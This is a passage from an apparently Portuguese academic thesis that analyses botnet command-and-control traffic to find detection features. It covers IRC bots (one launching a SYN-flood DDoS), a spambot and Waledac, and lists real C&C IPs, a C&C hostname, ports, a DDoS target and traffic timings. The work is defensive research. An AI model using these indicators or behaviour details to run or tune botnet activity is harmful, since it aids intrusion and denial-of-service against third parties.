estáticas que não são transportadas com o pacote. As características dinâmicas também podem ser retiradas do cabeçalho do pacote e do payload, tais como valores do tamanho do pacote, definições de fluxo de controlo, valores de IP, flags de protocolo ativas e dados da aplicação. Outras características podem ser derivadas, como tempo de chegada/partida do pacote, o *throughput* (quantidade de dados transferida por unidade de tempo), e *burst times* (grupos de chegadas ou partidas de pacotes que se encontram próximos no tempo).
Seguidamente é possível examinar modelos de tempo contínuo e discreto. Estes modelos podem ser aplicados a qualquer tipo de tráfego, embora existam modelos específicos que se adaptam a determinadas aplicações. Assim sendo, os parâmetros de tráfego analisados neste estudo estão sumariados na tabela 3.4:

Tabela 3.4: Parâmetros analisados dos fluxos de tráfego de C&C

start/end	Instante de arranque/término do fluxo
Protocolo IP	Protocolo do Fluxo
TCP Flags	Flags activas no fluxo TCP
pkts	Número de pacotes trocados no fluxo
Bytes	Total de Bytes trocados no fluxo
duração	duração do fluxo
role	fluxo iniciado pelo servidor ou cliente
Bpp	Média de Bytes-per-packet no fluxo
Nº de sessões SYN	Nº de conexões efectuadas com sucesso com o servidor C&C
Nº de queries DNS	Nº de DNS queries efectuadas
Int. Sessões	Periodicidade entre comunicações com o servidor C&C

Após a filtragem e análise dos parâmetros, passou-se a uma etapa de correlação, na qual são procuradas relações entre dois ou mais fluxos que possam indicar que pertencem à mesma Botnet ou à mesma família, ou que possam ter comportamentos semelhantes.
A análise da relação de um fluxo de tráfego com outro só faz sentido se os dois fluxos estiveram activos em períodos de tempo iguais e os parâmetros analisados forem semelhantes. Dois fluxos

dizem-se correlacionados quando ambos exibem uma ou mais propriedades em comum:

- São fluxos provenientes de aplicações semelhantes, tais como aplicações que transferem *bulk-data* tão rápido quanto possível.
- Existe uma relação causal, onde um evento de um fluxo causa a ocorrência de outro evento num segundo fluxo.
- Existe um transmissor e múltiplos recetores, tal como multicast, onde uma mensagem é transmitida para vários recetores.

A primeira propriedade é resultado da natureza dos protocolos de rede. O TCP comporta-se da mesma forma não importando a aplicação que o controla. Se duas aplicações apresentam ficheiros grandes para transferência, existe pouca informação ao nível do pacote que permita distinguir tráfego fora da zona de endereçamento. A segunda propriedade refere-se ao problema chamado de *stepping stone*, onde o atacante se liga remotamente a um host e depois deste se liga a um novo host e por ai adiante formando uma cadeia de *logins* remotos. O atacante visualiza por exemplo uma login shell do último host, e tudo o que for escrito no teclado local transmite-se em cadeia até ao pseudo-terminal do atacante. A cascata de dados é o que proporciona uma relação causal entre os fluxos da cadeia. A terceira razão apresentada acontece por causa dos mesmos dados serem enviados para diferentes recetores, pelo que naturalmente a amostra dos fluxos irá mostrar características semelhantes. Não obstante as razões que possam existir para a correlação de fluxos, qualquer algoritmo que pretenda determinar quais são os pares de fluxos de dados que estão relacionados deve começar sempre por tentar arranjar um esquema suficientemente descritivo que faça com que o algoritmo consiga dizer se dois fluxos estão correlacionados ou não.

Capítulo 4

Resultados experimentais

Depois de ter um modelo estabelecido, é necessário testá-lo, capturar e analisar os resultados. Optou-se por mostrar os resultados tendo por base os parâmetros apresentados no capítulo anterior e dividindo-os por famílias de Botnets, que foram escolhidas por serem atuais e as mais usadas.

4.1 IRC Bots

Nesta primeira secção são apresentados dois bots que usam o protocolo IRC para comunicarem com o servidor C&C. Ainda continuam a existir atualmente, mas como a dificuldade em esconder a sua atividade é mais complicada têm caído em desuso.

4.1.1 IRC Bot - desencriptado (bot simples)

Foi tomada a opção de mostrar o tráfego IRC gerado por um bot simples visto ter sido o primeiro a ser capturado, o seu tráfego circular desencriptado e a maioria dos pacotes do protocolo IRC permitir ter acesso aos comandos em plain text. Sendo assim este Bot serve de termo de comparação com o evoluir das tecnologias que as Botnets foram sofrendo. Os resultados são apresentados na tabela 4.1.

Tabela 4.1: Dados IRC BOT - splodge0007.shellxnet.com

Dados Capturados e Pré-Processados	
Tempo da Amostra	01h00m
Localização	Estados Unidos - Fullerton
Nº de pacotes analisados	258
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	10291
Endereço do Servidor C&C	72.20.28.246
Porta do Servidor Contactada	6667
Porta do Cliente	1101
Tentativas de estabelecimento de sessões TCP	1 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	1 respostas TCP(SYN,ACK)

Dados de relevo a salientar:

- A sessão foi estabelecida à primeira tentativa.
- Executando um Follow TCP Stream é possível ver toda a actividade feita na rede.
- O bot ligou-se com o nick NEW—WinXPx32—PRT—31290 "pedroclabWinXPx32"em que são visíveis claramente informações sobre o sistema operativo e o nome da máquina infetada.
- O bot não teve instruções para muita atividade criminal, apenas se juntou ao canal #ellski
- Cerca de 200 em 200 segundos o servidor envia um pedido de IRC Response PING e o bot responde com um IRC Request PONG

Na figura 4.1 é apresentado o padrão do volume de dados transferido num determinado intervalo de tempo. Este período corresponde ao intervalo de tempo em que as comunicações com o bot são mais estáveis, sem a negociação inicial de acesso ao servidor de IRC e registo do bot no canal.




Figura 4.1: Volume de dados transferido por tempo IRC Bot

Após estes dados, optou-se por recorrer ao programa EasyFit [**?**] para calcular uma curva de aproximação aos valores obtidos dos tamanhos dos pacotes. O resultado mais aproximado dos resultados foi da distribuição log-Pearson apresentada na figura 4.2. Neste gráfico é possível constatar que o valor mais esperado do tamanho do pacote na comunicação com o servidor de controlo se situa numa gama entre 120 e 200 Bytes.




Figura 4.2: Função densidade de probabilidade - IRC Bot

Destes dados podemos constatar que o tráfego de rede produzido por este bot pode ser detetado visto que os keep alives trocados com o servidor de comando têm um padrão temporal. Uma vez que as instruções dadas aos bots são visíveis nos pacotes IRC, interpretar estas instruções pode ser uma metodologia utilizada para detetar este tipo de bots. No caso das Botnets IRC,são normalmente utilizadas uma porta no servidor que se costuma encontrar na gama 6666-6669 e uma porta do cliente, tal como aconteceu neste bot mais simples.

4.1.2 IRC Botnet - encriptado

Na tabela 4.2 são apresentados os resultados da atividade de um segundo Bot controlado por IRC, em que o mesmo foi instruído cerca de 6 minutos após o início para efetuar um ataque de DDoS. Ao contrário da captura anterior, todo o tráfego é encapsulado em pacotes TCP e não é possível ler as comunicações com os bots.

Tabela 4.2: Dados IRC BOT - AS21788 Network Op.

Dados Capturados e Pré-Processados	
Tempo da Amostra	01h00m
Localização	Estados Unidos - Scranton
Nº de pacotes analisados	202022
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	12494127
Endereço do Servidor C&C	64.191.30.133
Porta do Servidor Contactada	1998
Porta do Cliente (excluindo ataque DDoS)	1225
Tentativas de estabelecimento de sessões TCP	1 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	1 respostas TCP(SYN,ACK)
Periodicidade	O servidor manda pedidos de STAY ALIVE cerca de 20 em 20 segundos
Caso Particular (ataque DDoS)	
Localização Ataque	Estados Unidos - Scottsdale
Instante do Ataque	6 minutos (visível na monitorização do fluxo TCP)
Endereço IP Alvo	97.74.112.75
Nº de pacotes analisados	201784
Bytes do Fluxo	12456242
Porta do Servidor Contactada	80
Porta do Cliente (ataque DDoS)	Gama não sequencial entre 1026-5000
Tentativas de estabelecimento de sessões TCP	190067 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	3937 respostas TCP(SYN,ACK)
Periodicidade	O servidor efetua tentativas de estabelecimento de sessões TCP de 0,1 em 0,1 segundos.

Na figura 4.3, é apresentado o padrão do volume de dados transferido num determinado período de tempo para este bot que corresponde ao intervalo de tempo em que as comunicações com o bot são mais estáveis com o servidor C&C, sem a negociação inicial de acesso ao servidor de IRC e registo do bot no canal. O tráfego apresentado corresponde apenas à comunicação com o servidor C&C, ou seja, não é apresentado o ataque que envolve maior volume de dados.




Figura 4.3: Volume de dados transferido por tempo IRC Bot (tráfego encriptado)

Relativamente à distribuição do tamanho dos pacotes trocados, a distribuição log-logistic apresentada na figura 4.4 é a que mais se aproxima da função de probabilidade dos dados reais. Neste gráfico é possível constatar que o valor mais esperado do tamanho do pacote na comunicação com o servidor de controlo se situa nos 330 a 430 Bytes.




Figura 4.4: Função de densidade de probabilidade - IRC Bot (Tráfego Encriptado)

Em relação a este bot, a deteção torna-se mais complicada recorrendo a um sistema de análise dos comandos uma vez que estes se encontram encriptados. Aplicando um sistema de deteção dos intervalos de comunicação com o servidor C&C, visto que os mesmos são regulares e, analisando o tamanho dos pacotes pode ser uma metodologia possível para detetar este tipo de Botnets.

4.2 Spam Botnets

Nesta secção serão apresentados os resultados obtidos para as Botnets cujo principal objetivo é o envio de Spam a partir das máquinas infetadas.

4.2.1 Generic SpamBot

Este bot serve de termo de comparação com Botnets mais recentes visto que a maioria do tráfego se encontra desencriptado e as queries SMTP são visíveis na captura. O volume de dados da comunicação com o servidor de C&C é bastante reduzido quando comparado com a comunicação com os diversos servidores de SMTP presentes na captura.

Tabela 4.3: Dados Botnet SpamBot A - AS47142 SteepHost

Dados Capturados e Pré-Processados	
Tempo da Amostra	39m
Localização	Ucrânia
Nº de pacotes analisados	176867(Total) e 850(C&C)
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	16231222(Total) e 566898 (C&C)
Endereço do Servidor C&C	195.190.13.78
Porta do Servidor Contactada	80
Porta do Cliente	Gama não sequencial entre 1039-4774
Tentativas de estabelecimento de sessões TCP	35 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	35 respostas TCP(SYN,ACK)
Casos particulares da captura DNS (extra C&C)	
DNS queries	Ocupam 18% dos pacotes e 19% do volume de Bytes
Número de DNS queries	15884 pacotes correspondentes a um mesmo número de pesquisas de servidores SMTP
Periodicidade das queries DNS	A procura pelos servidores SMTP ocorre de $\approx$ 1 segundo
Casos particulares da captura SMTP (extra C&C)	
Tráfego SMTP	Ocupa 30% dos pacotes e 44% do volume de Bytes
Número de pacotes SMTP	54519
Sequência de envio	Os envios ocorrem sensivelmente entre $\approx$ 1 segundo com as comunicações "Cliente C:"e "Servidor S:"visíveis e desencriptadas.

É possível ver no restante tráfego TCP e SMTP o conteúdo de alguns e-mails enviados sendo a maioria correspondente à promoção de produtos farmacêuticos. O contacto inicial com o servidor de controlo inclui um pacote HTTP GET que é uma instrução do bot ao servidor pedindo uma lista de e-mails, esta lista contém endereços sequenciais. Ou seja são executadas tentativas de envio de correio para um endereço que possa estar alojado em vários

domínios. Os pedidos de HTTP GET aparecem em intervalos variáveis, mas sempre em redor dos 60 - 110 segundos. Estes tempos entre pedidos pode ser apresentado num gráfico como o da figura 4.5 enquanto o tráfego global entre bot e o servidor C&C na figura 4.6.




Figura 4.5: Volume de dados transferido ao longo do tempo (somente HTTP GET) - Spambot A




Figura 4.6: Volume de dados transferido ao longo do tempo (tráfego global) - Spambot A

Comparando este bot com o tráfego de um utilizador normal não infetado, verifica-se que este bot foi o que apresentou o maior volume de dados transferido e diversos endereços IP contactados, o que podia levar a uma facilidade de deteção maior, pois poderia estar na altura da captura numa atividade de Spam bastante grande, ou seja, a máquina produziu de um momento para o outro um elevado número de comunicações. O volume de dados entre o bot e o servidor de controlo é bastante menor, sendo que monitorizando somente esta ligação ocorre uma maior dificuldade em detetar o bot. Pode observar-se uma espécie de padrão temporal nas comunicações HTTP com o servidor C&C, pois as mesmas tentativas de HTTP GET se encontram numa gama limitada.

4.2.2 Waledac

A captura seguinte corresponde a um bot identificado como pertencente à família Waledac, Botnet esta que permitia o envio de 1.5 mil milhões de mensagens por dia, cerca de 1% do volume global de Spam. Este bot teve a particularidade de não ser possível detetar precisamente se existiria somente um servidor de controlo. Na tabela 4.4 é apresentado uma análise aos dados capturados do bot e na tabela 4.5 são apresentados os endereços IP com os quais foram estabelecidas sessões TCP com sucesso. Em relação a estes mesmos IP a comunicação com qualquer um deles é bastante semelhante pois aparece um pedido de HTTP GET de um ficheiro "index.php"nos instantes iniciais com os IP's desta lista.

Tabela 4.4: Dados Waledac.g!

Dados Capturados e Pré-Processados	
Tempo da Amostra	23h59m
Localização	Vários Locais
Nº de pacotes analisados	24013
Role	Fluxo iniciado pelo cliente
Bytes do Fluxo	3421360
Endereço do Servidor C&C	Tabela abaixo: 4.5
Porta do Servidores Contactada	Todos os IP's analisados - porto 80
Porta do Cliente	Gama não sequencial entre 1025-5000
Tentativas de estabelecimento de sessões TCP	15537 pedidos de TCP (SYN)
Sessões TCP estabelecidas com sucesso	Tabela abaixo: 4.5

Tabela 4.5: Localização Geográfica das Sessões TCP (SYN,ACK)

IP	Sessões TCP	Bytes Transmitidos	País	Cidade
62.122.75.136	74	4736	Europa	(Not Available)
124.125.170.89	67	4288	Índia	Ahmadabad
84.237.188.174	30	1920	Letónia	Daugavpils
85.229.218.60	27	1728	Suécia	(none)
91.212.226.6	7	448	Rússia	Zhirkov
71.115.233.24	6	384	Estados Unidos	West Richland
69.251.161.115	5	320	Estados Unidos	Nottingham

Estes endereços contactados com sucesso podem ser representados num mapa como o da imagem 4.7.




Figura 4.7: Localização dos IP's contactados (tráfego global) - Waledac.g!

Na figura 4.8 é apresentado um diagrama temporal do volume de dados transferido com os IP's contactados com sucesso, ou seja, com os quais foram estabelecidos sessões TCP, uma vez que nestes casos foi recebido um pacote TCP com as flags SYN e ACK ativas, o que significa uma sessão estabelecida com sucesso. A partir deste gráfico pode constatar-se que o tráfego é muito inconstante na perspetiva de encontrar um padrão temporal como no caso das Botnets IRC. Nas figuras 4.9 e 4.10 são apresentados o volume de dados transferido ao longo do tempo considerando apenas os endereços de IP com os quais foram estabelecidos um maior número de sessões, ou seja, constituem uma subdivisão da imagem 4.8 da qual foram retirados os dois endereços IP mais contactados.




Figura 4.8: Volume de dados transferido ao longo do tempo (tráfego global) - Waledac.g!




Figura 4.9: Volume de dados transferido ao longo do tempo (IP 62.122.75.136) - Waledac.g!




Figura 4.10: Volume de dados transferido ao longo do tempo (IP 124.125.170.89) - Waledac.g!

A partir destas 3 imagens é possível constatar que este bot contacta vários endereços IP possivelmente pertencentes a vários servidores de comando que podem servir como proxy para o envio das atividades de Spam. No conjunto de todos os IP contactados como apresentado na figura 4.8, com os quais foram estabelecidas sessões TCP com sucesso, não é apresentado um padrão temporal capaz de ser detetado por uma máquina, em vez disso o padrão é bastante inconstante. Após a subdivisão do tráfego gerado pelos dois IP mais contactados pode constatar-se que mesmo entre estes dois endereços existem diferenças ao nível de um padrão temporal do volume de dados transferido e também a distribuição do tamanho dos pacotes é diferente, como apresentado nas figuras 4.11 e 4.12.




Figura 4.11: Função densidade de probabilidade do tamanho dos pacotes (IP 62.122.75.136) - Waledac.g!

